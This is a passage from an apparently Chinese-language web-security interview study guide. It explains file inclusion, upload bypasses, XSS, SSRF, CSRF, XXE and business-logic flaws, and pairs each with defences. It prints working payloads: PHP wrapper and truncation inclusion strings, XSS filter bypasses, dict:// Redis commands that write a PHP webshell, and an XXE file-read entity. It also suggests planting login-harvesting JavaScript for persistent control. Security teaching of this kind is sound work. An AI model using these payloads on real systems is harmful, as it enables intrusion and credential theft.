例: ?file=zip://D:/phpstudy/PHPTutorial/WWW/a.zip%23a.txt

?file=zip://D:/phpstudy/PHPTutorial/WWW/a.jpg%23a.txt

?file=zip://D:/phpstudy/PHPTutorial/WWW/a.bz2%23a.txt

phar://: 作用类似于 **zip://**, 后面接**绝对路径或相对路径**

利用:

1、新建 shell.php 代码内容: <?php include 'phar://test.rar/test.txt'; ?>

2、新建 test.txt 里的内容: `<?php phpinfo(); ?>`

3、压缩 test.txt 文件, 可以重命名压缩文件为 zip, phar, rar 等格式, 之后访问 shell.php 文件后, 会出现 phpinfo 内容

data://: 作用类似于 **php://input**

条件: `allow_url_fopen: on; allow_url_include: on`

例: `?page=data://test/plain,<?php phpinfo();?>`

`?page=data://test/plain;base64,PD9waHAgcGhwaW5mbypPz4=`

1.1.4 如何防御文件包含?

设置白名单、过滤危险字符、限制包含的路径、限制包含的文件类型、关闭危险配置

1.1.5 PHP.ini 可以设置哪些安全特性?

1) 禁用 PHP 函数

2) 允许/禁止远程包含

3) 打开/关闭访问远程资源

1.1.6 如何手工挖掘包含漏洞?

代码审计: 找出代码中那 4 个函数, 并浏览代码上下文

黑盒测试:

1) 通过查看网站的 url 地址, 观察链接上参数值是 `file=a.js/a.php/a.asp/a.aspx` 等, 且是关于文件的功能点, 可以尝试文件包含漏洞

2) 可以通过漏洞扫描工具识别

3) 可以根据程序平台、中间件、框架寻找公开漏洞

1.1.7 如果无报错回显, 怎么遍历文件?

突破无回显:

1) 回显内容可能在网页源代码中

- 2) 利用 DNSlog 获取包含的信息

遍历文件:

- 1) 从 index.php 文件一级级往读取(..../..../)
- 2) 利用 PHP 封装协议读取文件

1.1.8 PHP 文件包含四个函数有什么区别?

include: 找不到被包含的文件时只会产生警告(E_WARNING), 脚本将继续执行;

require: 找不到被包含文件时会产生致命错误(E_COMPILE_ERROR), 并停止脚本;

include_once: 此语句和 include() 语句类似, 唯一区别是如果该文件中的代码已经被包含, 则不会再次包含;

require_once: 此行语句和 require() 语句类似, 唯一区别是如果该文件中的代码已经被包含, 则不会再次包含

1.1.9 文件包含的有限制和无限制都是怎么做的?

本地包含无限制:

1) 直接包含网站目录下的文件: http://127.0.0.1/include.php?filename=1.txt”

2) 通过../包含其他目录下的文件:

http://127.0.0.1/include.php?filename=../1.txt

注: /的 url 编码为: %5c

本地包含有限制:

1) %00 截断: 条件: magic_quotes_gpc = off ; php 版本<5.3.4

例: filename=../.././www.txt%00

2) 长度截断: 条件: win: ./需要长于 256; linux 需要长于 4096

php 版本<5.3.4

远程包含无限制:

例: http://127.0.0.1:8080/include.php?filename=http://www.xxx.com/1.txt

远程包含有限制:

例: http://127.0.0.1:8080/include.php?filename=http://www.xxx.com/1.txt/%20

http://127.0.0.1:8080/include.php?filename=http://www.xxx.com/1.txt%23

http://127.0.0.1:8080/include.php?filename=http://www.xxx.com/1.txt?

1.1.4 文件上传\下载

1.1.1 文件上传的绕过方式有哪些？

前端：前端 js 绕过

后端：

- 1、黑白名单绕过(特殊可解析后缀、大小写、双写后缀、利用.htaccess、点空格、::DATA)
- 2、白名单绕过(MIME 类型绕过、路径截断绕过、普通截断绕过)
- 3、检查内容绕过(将一句话木马插入到图片中、给木马图片加上图片头)
- 4、配合中间件解析漏洞绕过
- 5、条件竞争绕过

1.1.2 如何防范文件上传漏洞？

- 1、设置上传目录下的文件不可执行
- 2、使用白名单方式检查文件类型
- 3、随机更改上传文件名称
- 4、设置单独的文件服务器
- 5、开启防火墙

1.1.3 如何防范文件下载漏洞？

- 1、过滤“.”，使用户在 url 中不能回溯上级目录
- 2、正则严格判断用户输入参数的格式
- 3、php.ini 配置 open_basedir 限定文件访问范围

1.1.4 拿到一个 webserv 发现网站根目录下有.htaccess 文件，我们能做什么？

插入 SetHandler application/x-httpd-php.jpg，木马图片会被解析成.php 文件

1.1.5 .htaccess 是什么？怎么利用？

中文名：分布式配置文件

定义：网页 301 重定向、自定义 404 错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能

利用：上传.htaccess 到网站目录，代码如下，然后上传木马图片，即可当成脚本执行

.htaccess 代码：

```
<FilesMatch "xx.jpg">
```

```
SetHandler application/x-httpd-php
```

```
</FilesMatch>
```

1.1.6 PHP 的%00 截断的原理是什么？

原因：在 C 语言中字符串的结束标识符%00 是结束符号，而 PHP 就是 C 写的，所以继承了 C 的特性，所以判断为%00 是结束符号不会继续往后执行

条件：PHP<5.3.29，且 GPC 关闭

1.1.5 XSS

1.1.1 XSS 绕过方式有哪些？

1、前端限制绕过

2、标签大小写：

//alert 不能进行大小写转换，因为 JS 代码对大小写敏感，但是可以编码

3、拼凑绕过：<sc<script>ript>alert(1)</scr<script>ipt>

4、HTML5 新标签：<details/open/ontoggle>

5、注释干扰后台：<sc<!--test-->ript>alert(1)</scr<!--tshauie-->ipt>

6、编码绕过：对关键字进行编码(unicode、url、ascii、hex、base64)

ascii 编码绕过: ``

等同于``

url 编码绕过: ``

hex 编码绕过:
`<img src=x onerror=eval('\x61\x6c\x65\x72\x74\x28\x27\x78\x73\x73\x27')>`

base64 绕过: ``

btoa 和 atob 是 window 对象的两个函数, btoa 不能编辑 Unicode 字符, 其中:

btoa: binary to ascii, 用于将 binary 的数据用 ascii 码表示, 即 Base64 编码过程

atob: ascii to binary, 用于将 ascii 码解析成 binary 的数据, 即 Base64 解码过程

7、%0a 或者%0d 绕过

8、绕过空格过滤: 可以使用 / 来代替空格

9、绕过引号过滤: 如果是 html 标签中, 我们可以不用引号。如果是在 js 中, 我们可以用反引号代替单双引号: `<img src=x onerror=alert(`xss`);>`

10、绕过括号过滤: 可以使用 throw 来绕过, throw 语句用于当错误发生时抛出一个错误

`<img src=x onerror="javascript:window.onerror=alert;throw 1">`

`<a onmouseover="javascript:window.onerror=alert;throw 1">`

11、字符串拼接绕过: ``

// 在 js 中, 我们可以用反引号代替单双引号

12、开口标签

在某些特殊环境, 由于 html 代码补全机制, 可以故意不闭合标签绕过黑名单检测

例如: `<script>`改为`<script`

13、空格回车 TAB

例如: js 伪协议 `javascript:alert('xss')`; 可以改为 `java script:alert('xss')`; 等

一些特殊过滤情况


用 / 代替空格

用反引号代替括号、双引号

用 throw 代替括号

用 html 实体编码 `:` 代替冒号

用 jsfuck 编码绕过大部分字符过滤



1.1.2 XSS 漏洞的危害有哪些？

- 1、网络钓鱼，包括盗取各类用户账号；
- 2、窃取用户 cookies 资料，获取用户隐私信息，或利用用户身份对网站执行操作；
- 3、劫持用户会话，执行任意操作，如进行非法转账、强制发表日志、发送电子邮件等；
- 4、强制弹出广告页面、刷流量等；
- 5、网页挂马，进行恶意操作，如任意篡改页面信息、删除文章等；
- 6、进行大量的客户端攻击，如 DDoS 攻击；
- 7、获取客户端信息，如用户的浏览历史、真实 IP、开放端口等；
- 8、控制受害者机器向其他网站发起攻击；
- 9、结合其他漏洞，如 CSRF 漏洞，实施进一步作恶；
- 10、提升用户权限，包括进一步渗透网站；
- 11、传播跨站脚本蠕虫等；

1.1.3 如何防范 XSS 漏洞？

输入：

- 1、判断输入是否只包含合法字符
- 2、判断输入是否超过最大长度
- 3、判断输入是否符合输入要求
- 4、白名单限制
- 5、使用 httponly
- 6、Waf 设备防御
- 7、过滤：移除用户上传的 DOM 属性，如 onerror 等，移除用户上传的 style、script、iframe 节点
- 8、校正：避免直接对 HTML Entity 编码，使用 DOM Prase 转换，校正不配对的 DOM 标签

输出：实体编码

1.1.4 常用的事件函数有哪些？

onclick()、onload()、onforce()、onerror()

1.1.5 XSS 的 payload 简单说几个？

```
<script>alert(document.cookie)</script>#获取 cookie
<a href="javascript:alert('xss')">xss</a> #a 链接的 XSS
<script src="http://baidu.com/xss.js"></script>#外部攻击代码
<img src=x onerror=alert(1)>#加载图形失败执行
<iframe onload=alert('xss')>#框架
<svg onload=alert( 1)>
```

1.1.6 有 shell 的情况下，如何使用 xss 实现对目标站长久控制？

1、后台登录处加一段记录登录账号密码的 js，并且判断是否登录成功，如果登录成功，就把账号密码记录到一个生僻的路径的文件中或者直接发到自己的网站文件中

(此方法适合有价值并且需要深入控制权限的网络)

2、在登录后才可以访问的文件中插入 XSS 脚本

1.1.7 XSS 平台用过吗？

用过 [pikaqu xss 平台](#)、[XSS_Platform](#)、[BlueLouts_XSSReceiver](#)、[Dockerized](#)

1.1.8 XSS 弹窗函数有哪些？

[alert](#)、[confirm](#)、[prompt](#)

1.1.9 跨域的方法有哪些？怎么实现的跨域的？

1、降域：document.domain:

实现方式：父域和子域都设置 document.domain='共同祖先域名'

缺陷：

1) 只能父域名与子域名间使用，且将父域的子域名设置后，不能再设置其他子域

2) 存在安全隐患，当一个站点被攻击后，另一个站点会引起安全漏洞

适用范围：只适用于 cookie 和 iframe 窗口

2、jsonp 跨域:

原理：动态创建<script>标签，然后利用<script>的 src 属性使用 get 方法引用不受同源策略约束来跨域获取数据

实现方式：举例：如果 a.com/abc.html 想得到 b.com/1.txt 中的数据，首先在 abc.html 中创建一个回调函数 handleResponse，用来处理服务器端返回的数据。然后在 abc.html 中创建一个函数 foo，该函数的功能是动态添加<script>标签，src 属性向服务器发送请求，请求地址为 http://b.com/1.txt。然后在服务器端的请求数据 1.txt 中设置这个回调函数为 handleResponse，并且以 JSON 数据形式作为参数传递，完成回调

3、CORS 跨域资源共享

定义：“跨域资源共享”（Cross-origin resource sharing）。允许浏览器向跨源服务器，发出 XMLHttpRequest 请求，从而克服了 AJAX 只能同源使用的限制。使用 AJAX 技术跨域获取数据

实现方式：在 B 站添加响应头声明允许 A 站访问：Access-Control-Allow-Origin: http://A.com

4、postMessage 方法

原理：允许不同源的脚本采用异步方式进行有限的通信

5、Windows.name

1.1.10 常见的事件有哪些？

```
<img src='./hack.jpg' onmouseover='alert(/xss/)'> //鼠标悬停在图片上的时候，会触发 XSS 代码
<input type="text" onkeydown="alert(/xss/)"> //点击键盘任意一个按键时都会触发 XSS 代码
<input type="button" onclick="alert(/xss/)"> //点击触发事件
<img src='#' onerror='alert(/xss/)'> //文档载入失败触发
<svg onload="alert(/xss/)"> //光标聚集触发
<input onfocus=alert(/xss/) autofocus> //自动聚焦触发
<details open ontoggle=alert(1);> //标签的 open 属性自动触发触发 ontoggle 事件
<body onscroll=alert(1);><br><br><input autofocus> //滑动滚动条自动触发
```

1.1.11 XSS worm 原理？

定义：XSS worm：跨站脚本蠕虫

蠕虫攻击流程：

- 1、攻击者发现目标网站存在 XSS 漏洞，并且可以编写 XSS 蠕虫
- 2、利用一个宿主（如博客空间）作为传播源头进行 XSS 攻击
- 3、当其他用户访问被感染的空间时，XSS 蠕虫执行以下操作：
 - 判断用户是否登录，如果已登录就执行下一步；如果没登录则执行其他操作
 - 继续判断该用户是否被感染，如果没有就将其感染；如果已感染则跳过

1.1.12 XSS 能打到后台，但后台系统处于内网，怎么做内网探测？

简单的方法是使用 beef 得到一个 shell，然后结合 msf 使用

1.1.13 DOM 型 XSS 漏洞是如何测试的？

人工测试思路：找到类似 document.write、innerHTML 赋值、outterHTML 赋值、window.location 操作、写 javascript:后内容、eval、setTimeout、setInterval 等直接执行之类的函数点。找到变量，回溯变量来源观察是否可控，是否经过安全函数

自动化测试思路：从输入入手，观察变量传递的过程，最终检查是否有在危险函数输出，中途是否有经过安全函数。但是这样就需要有一个 javascript 解析器，否则会漏掉一些通过 js 执行带入的部分内容

1.1.14 XSS 防御中需要过滤什么字符？

|（竖线符号）、&（& 符号）、;（分号）、\$（美元符号）、%（百分比符号）、@（at 符号）、'（单引号）、"（引号）、\（反斜杠转义单引号）、\"（反斜杠转义引号）、<>（尖括号）、（）（括号）、+（加号）、CR（回车符，ASCII 0x0d）、LF（换行，ASCII 0x0a）、,（逗号）、\（反斜杠）、另外建议对”、<、>等特殊字符在输出时进行实体转换，如此便使得嵌入的脚本不能执行

1.1.6 SSRF

1.1.1 如何防范 SSRF?

应用层:

- 1) 过滤 192.168.0.0/10.0.0.0/172.16.0.0-172.31.255.255 localhost 私有地址、ipv6 地址
- 2) 过滤 file:///、dict:///、gopher:///、ftp:///、http:///、https:///、php:///
- 3) 设置 url 白名单或限制内网 ip
- 4) 对返回的内容进行识别
- 5) 输入验证，在 web 客户端中禁止重定向，或者每跳转一次，就检查一次新的 Host 是否是内网 IP，直到抵达最后的网址
- 6) 统一错误信息，避免用户可以根据错误信息来判断远端服务器的端口状态

网络层:

- 1) 内网启用防火墙组件来限制应用程序的访问

1.1.2 如何绕过 SSRF?

1、IP 地址进行 8、10、16 进制编码?

8 进制格式: 0300.0250.0.1

16 进制格式: 0xC0.0xA8.0.1

10 进制整数格式: 3232235521

2、利用解析 URL 出现的问题(把域名拼接上去，加@符号)

写法: http://www.oldboyedu.com@192.168.0.1/

3、点分隔符替换: 浏览器中可以使用不同的分割符号来代替域名中的. 分割，可以使用。、. 来代替

如: http://www.qq.com 或者 http://www.qq.com

4、回环地址的其他表现形式(ipv6 的地址使用 http 访问需要加[])

http://127.0.0.1、http://localhost、http://[::ffff:7f00:1]、http://[::ffff:127.0.0.1]、

http://127.1

http://127.0.1

将 ipv4 地址按照十六进制转换，然后进行 0 补位: 172.18.7.12 -> AC.12.07.22 -> ::AC12:0722

5、利用短网址

短网址实现方式: 短网址服务器+302 重定向

短网址服务器: http://t.cn/和 https://dwz.ic

短网址服务器作用: 将短网址还原成源地址

1.1.3 SSRF 怎么用 redis 写 shell、端口号多少?

端口为 6379

如: 利用 webligic SSRF 漏洞

1、通过 SSRF 的 gopher 协议操作内网的 redis，利用 redis 将反弹 shell 写入

crontab 定时任务 (url 编码, 将 \r 字符串替换成 %0d%0a)

2、利用 dict 协议, dict 协议可以探测端口信息, 也可以发送 Redis 命令写 shell

```
link.php?u=dict://0:6379/set:shell:"\x3C\x3Fphp\x20echo`$_GET[x]`\x3B\x3F\x3E"
```

```
link.php?u=dict://0:6379/config:set:dir:/var/www/html/
```

```
link.php?u=dict://0:6379/config:set:dbfilename:shell.php
```

```
link.php?u=dict://0:6379/ <?php eval($_POST[cmd]);?>"
```

```
link.php?u=dict://0:6379/save 或者 bgsave
```

```
redis-cli 连接 Redis 命令: redis-cli -h host -p port -a password
```

1.1.4 SSRF 漏洞相关的函数有哪些?

`file_get_contents()`、`fsockopen()`、`curl_exec()`、`fopen()`、`readfile()`

1.1.5 SSRF 漏洞利用的协议有哪些?

(1) file

在有回显的情况下, 利用 file 协议可以读取任意内容

(2) dict

泄露安装软件版本信息, 查看端口, 操作内网 Redis 服务等

(3) Gopher

Gopher 支持发出 GET、POST 请求: 可以先截获 get 请求包和 post 请求包, 再构造成符合 Gopher 协议的请求。Gopher 协议是 SSRF 利用中一个最强大的协议 (俗称万能协议)。可用于反弹 shell

(4) http/s

探测内网主机存活

1.1.7 CSRF

1.1.1 CSRF 防范方法?

1、校验 http referer 字段

2、添加 token 值验证

3、重要功能增加动态验证码防护

1.1.2 CSRF 漏洞能利用的前提是什么?

1、用户处于登录状态

2、用户点击包含恶意语句的 URL 地址

1.1.3 CSRF 漏洞怎么查找？

位置：扫描器、修改密码的地方、添加用户的地方、数据库备份的地方、数据交易、支付、其它一些对话框钓鱼页面

CSRF 一般与 XSS 结合使用

1.1.4 token 和 referer 做横向对比，谁安全等级高？

token 安全等级更高，因为并不是任何服务器都可以取得 referer，如果从 HTTPS 跳到 HTTP，也不会发送 referer。并且 flash 一些版本中可以自定义 referer

但是 token 的话，要保证其足够随机且不可泄露。（不可预测性原则）

1.1.5 对 referer 的验证，从什么角度去做？怎么杜绝问题？

对 header 中的 referer 的验证

1、空 referer

2、referer 过滤或检测不完善

为了杜绝这种问题，在验证的白名单中，正则规则应当写完善

1.1.6 针对 token 测试会注意哪方面内容，对哪方面进行测试？

针对 token 的攻击

1、对它本身的攻击，重放测试一次性、分析加密规则、校验方式是否正确等；

2、结合信息泄露漏洞对它的获取，结合着发起组合攻击；

信息泄露有可能是缓存、日志、get，也有可能是利用跨站；

很多跳转登录的都依赖 token，有一个跳转漏洞加反射型跨站就可以组合成登录劫持；

另外也可以结合着其它业务来描述 token 的安全性及设计不好怎么被绕过；

1.1.7 CSRF 漏洞的防护方法中 token 值是怎么做到防护的？

1、在 Session 中绑定 token。如果不能保存服务器端 Session 中，则可以替代为保存到 Cookie 里；

2、在 form 表单中自动填入 token 字段

如：<input type=hidden name="anti_csrf_token" value="\$token" />;

3、在 HTTP 请求中自动添加 token；

4、为每个 session 创建唯一的随机字符串，并在受理请求时验证。

1.1.8 XXE

1.1.1 什么造成 XXE 漏洞?

- 1、php.libxml 版本低于 2.9.1
- 2、libxml_disable_entity_loader(FALSE): 可以加载外部实体

1.1.2 XXE 常用 payload 怎么写?

```
<!DOCTYPE foo //定义 DTD 文件
[<!ELEMENT foo ANY > //声明 xml 中包含的元素
<!ENTITY xxe SYSTEM "file:///c:/windows/win.ini">] > //定义参数实体
<foo>&xxe;</foo> //引用实体
```

1.1.3 怎么找 XXE 漏洞?

白盒测试: 代码中是否使用了 loadXML() 函数、检查配置是否允许使用外部实体

黑盒测试:

- 1、抓包看响应体是否存在 xml, accept 头是否接受 xml
- 2、看到 url 文件名是否 .ashx 后缀扩展名
- 3、抓包修改 Content-Type 数据类型, 把 json 改成 xml 来传输数据

1.1.4 XXE 攻击过程?

有回显: 在 POA 使用火狐插件或者 bp 抓包发送构造好的 payload

无回显: 攻击者搭建公网服务器, 开启日志记录, 使用工具发送 DTD 文件到目标, 查看日志服务器

1.1.5 如何防范 XXE 攻击?

- 1、升级 PHP 版本
- 2、禁用远程实体
- 3、过滤 DTD 文件构成必要关键词(DOCTYPE、ENTITY、SYSTEM、PUBLIC)

1.1.6 什么是中间人攻击? 如何防御?

定义: 中间人攻击是一个(缺乏)相互认证的攻击; 由于客户端与服务器之间在 SSL 握手的过程中缺乏相互认证而造成的漏洞

防御技术:

1. 公钥基础建设 PKI

使用 PKI 相互认证机制，客户端验证服务器，服务器验证客户端；

2. 延迟测试

使用复杂加密哈希函数进行计算以造成数十秒的延迟；如果双方通常情况下都要花费 20 秒来计算，并且整个通讯花费了 60 秒计算才到达对方，这就能表明存在第三方中间人

3. 使用其他形式的密钥交换形式

1.1.7 XXE 漏洞的危害有哪些？

- 1、任意文件读取
- 2、系统命令执行
- 3、内网端口探测
- 4、攻击内网网站
- 5、钓鱼

1.1.8 XXE 漏洞如何防御？

使用开发语言提供的禁用外部实体的方法

1、PHP: `libxml_disable_entity_loader(true)`

2、JAVA:

```
DocumentBuilderFactory bdf = DocumentBuilderFactory.newInstance()  
bdf.setExpandEntityReferences(false)
```

3、python:

```
from lxml import etree  
xmlData = etree.parse(xmlSource,etree.XMLparser(resolve_entities=False))
```

过滤提交的 XML 数据

过滤关键词: `<!DOCTYPE>`, `<!ENTITY SYSTEM、PUBLIC>`

1.1.9 文件包含

1.1.1 文件包含漏洞怎么利用？

1、先查找包含漏洞

黑盒测试: 使用 web 扫描器(AWVS、APPscan、NETspark、Xary)扫描查找

手动查找的话，一般地址栏中出现参数等于一个文件诸如 `?xxx=yyy.php`，这个位置一般使用了文件包含函数，可能存在包含漏洞

白盒测试: 使用工具查找文件包含的 4 个函数，审计上下代码查找包含漏洞

2、漏洞利用

A: 使用日志包含，在地址栏网址后输入一句话木马语句，会被记录到中间件的日志文件中，再利用包含漏洞包含日志文件，不过一般不能使用

B: 在 PHP 版本低于 5.3.4、魔术符号关闭的情况，有些代码会将上传的木马图片加上 .PHP，这时候采用?00 截断或者...//...//方式绕过

C: 有时候代码中的 re_replace 函数会将一些协议或者../替换为空，这时候可以采用 htthttp 方式绕过，.../.../方式绕过

D: 对于 fnmatch 函数，如果 include 包含的文件名是 file 开头，可以采用 file 协议绕过

1.1.10 业务逻辑漏洞有哪些？

常见面试题

一、常见的业务逻辑漏洞有哪些？如何挖掘呢？

暴力破解，弱口令，明文传输，密码找回，短信炸弹，恶意注册，验证码功能缺陷，用户名枚举，固定汇话攻击，登录验证，失效的访问控制，OAuth 认证失效，越权漏洞，未授权访问，SSO 认证失效，会话重用，重放攻击

越权漏洞：

登录账户之后要做的第一件事是观察，查看一下用户之间有哪些共同的功能点，有哪些不同的功能点，相同的功能点里面有哪些内容是不一样的，这个就是重点关注对象

通常来讲，一个有数据交互的页面通常都是由至少两个参数决定的，一个是用户的身份信息，即 token/sessionid/单点登录，另一个是请求的参数 (id/oid/userid.....)

而首先我们抓取数据包要做的就是将一些没有用的数据删除掉，这样的好处是能找到究竟是哪个参数导致了越权的产生，甚至还能挖掘到其他的漏洞，比如说未授权访问（将 cookies 里面的内容一个一个删，然后发送数据包，如果页面可以正常请求那么就是没用的垃圾数据，如果全删没了还能访问，那就是未授权访问）

而想到快速确定这里存在越权与否，如果是 get 请求，仅需抓取数据包，将请求头拿走放到浏览器里直接访问，看看能不能正常访问即可

如果是垂直越权并且还是 post 请求，可以将用户的有效身份信息覆盖即可

修复方式：

对用户操作进行权限校验，防止通过修改参数进入未授权页面及进行非法操作，建议在服务端对请求的数据和当前用户身份做校验检查

垂直越权：

垂直越权不仅仅是 get 型，同样也有 Post 型，而 get 型的仅仅需要知道接口的 uri 地址即可访问，这类漏洞通常危害极大，且利用简单；而 post 型的垂直越权大多是接口的某个功能，比如说访问通讯录有一个新增访客功能按钮，而访客通讯录做了权限校验但是新增访客按钮并没有做，这个时候也是一样会形成垂直越权的漏洞

post 方式就直接修改 cookie 这类的唯一验证身份的标识就可以，get 型的直接访问漏洞页面即可

支付逻辑漏洞：

漏洞描述及测试方法：

实际上这个情况常见的情况有：

负值反冲、正负值对冲、甚至是直接修改数量单价、总价等等。

负值反冲，就是说程序没有校验订单的取值范围，若是使用负值则可以进行支付逻辑利用；

正负值对冲，通过修改订单的数量或者是单价、总价来达到少付钱的目的，但是你的值不能是负值

修复方式：

1. 服务器端在生成交易订单时，商品的价格从数据库中取出，禁止使用客户端发送的商品价格

2. 服务器端在生成支付订单时，对支付订单中影响支付金额的所有因素（比如商品 ID、商品数量、商品价格、订单编号等）进行签名，对客户端提交的支付订单进行校验

短信炸弹

漏洞描述及测试方法：

诱发原因是没有进行时间戳等校验，此处与信息安全描述的重放攻击类似，在测试过程中，某接口存在发送手机验证码的功能，但是短信发送平台没有去识别该用户发送验证码的时间等，导致短时间内可以重复的发送大量的短信校验码，不但对系统资源进行了消耗，同时也对用户造成了恶劣的影响

修复方式：

最简单的就是短信平台对同一手机号进行识别，一定时间内不允许继续发送验证短信请求，也就是所谓的一分钟内不允许继续请求

未授权访问

漏洞描述及测试方法：

通俗的来讲，就是你本来需要登录才能实现的功能，你现在不需要登录就能看到，这类漏洞最容易测试，同时也最容易被忽略，测试方式只需要打开新的隐私浏览器进行访问，或使用 bp 进行数据包拦截，而后将所有的用户信息全部删掉，若是还能正常访问，那就是存在此漏洞

修复方式：

在系统中，加入用户身份认证机制或者 token 验证，防止可被直接通过连接就可访问到用户的功能进行操作

用户名枚举

漏洞描述及测试方法：

这个没啥好说的，在登录的时候，输入不存在的用户名和错误的密码，若是提示“该用户并不存在”，则证明该漏洞存在

修复方式：

统一所有的提示信息为“用户名或密码错误”

验证码不失效

漏洞描述及测试方法：

这里说的是图形验证码使用过一次未立即失效引起的问题，在我遇到的案例中，都是那种验证码使用后依然可以继续使用，这里测试建议抓包之后，直接在不放包的情况下放入之 burp 的 Intruder 模块进行暴力破解测试

修复方式：

使用过一次验证码后，立即注销即可

短信验证码可预测

漏洞描述及测试方法：

这里的短信验证码可预测，是指的在发送短信验证码的同时，拦截数据包请求，而后进行发包，会看到返回的手机验证码，或在发送请求短信的时候，即将发送至手机里的验证码出现在请求数据包内，这两种情况我都遇到过

修复方式：

不要将验证码返回即可

短信验证码绕过

漏洞描述及测试方法：

这里指的绕过其实就是特权号码，比如说 0000 1111 这种的，或者输入任意的验证码，而后直接修

改 code 返回值就可以，这个我没遇到过特权码绕过，遇到过登录的时候进行 code 返回值进行更改登陆成功的

修复方式：

删除特权码，不要仅仅对 code 返回值进行校验即可

短信验证码暴力破解

这里面是因为短信验证码过于短，只有四位，输入错误次数无限制，并且失效时间过长，且使用一次之后并不失效引起的，若是短信验证码太短了那么枚举的方案就会很少，大大的加大了爆破成功的可能

修复方式：

限制输入错误的次数，错误五次需要重新获取；

尽可能是有六位验证码；

失效时间建议不要超过五分钟；

使用过一次立即失效

登录认证绕过

漏洞描述及测试方法：通常存在于仅适用前端校验，可以通过关闭 js 特效或者是伪造 responded 的 code 值进行绕过

修复建议：

不使用前端校验，严格校验用户的数据

密码重置漏洞

漏洞描述及测试方法：

在得知他人的手机号码的时候，通过修改 response 返回值欺骗服务器进行重置密码

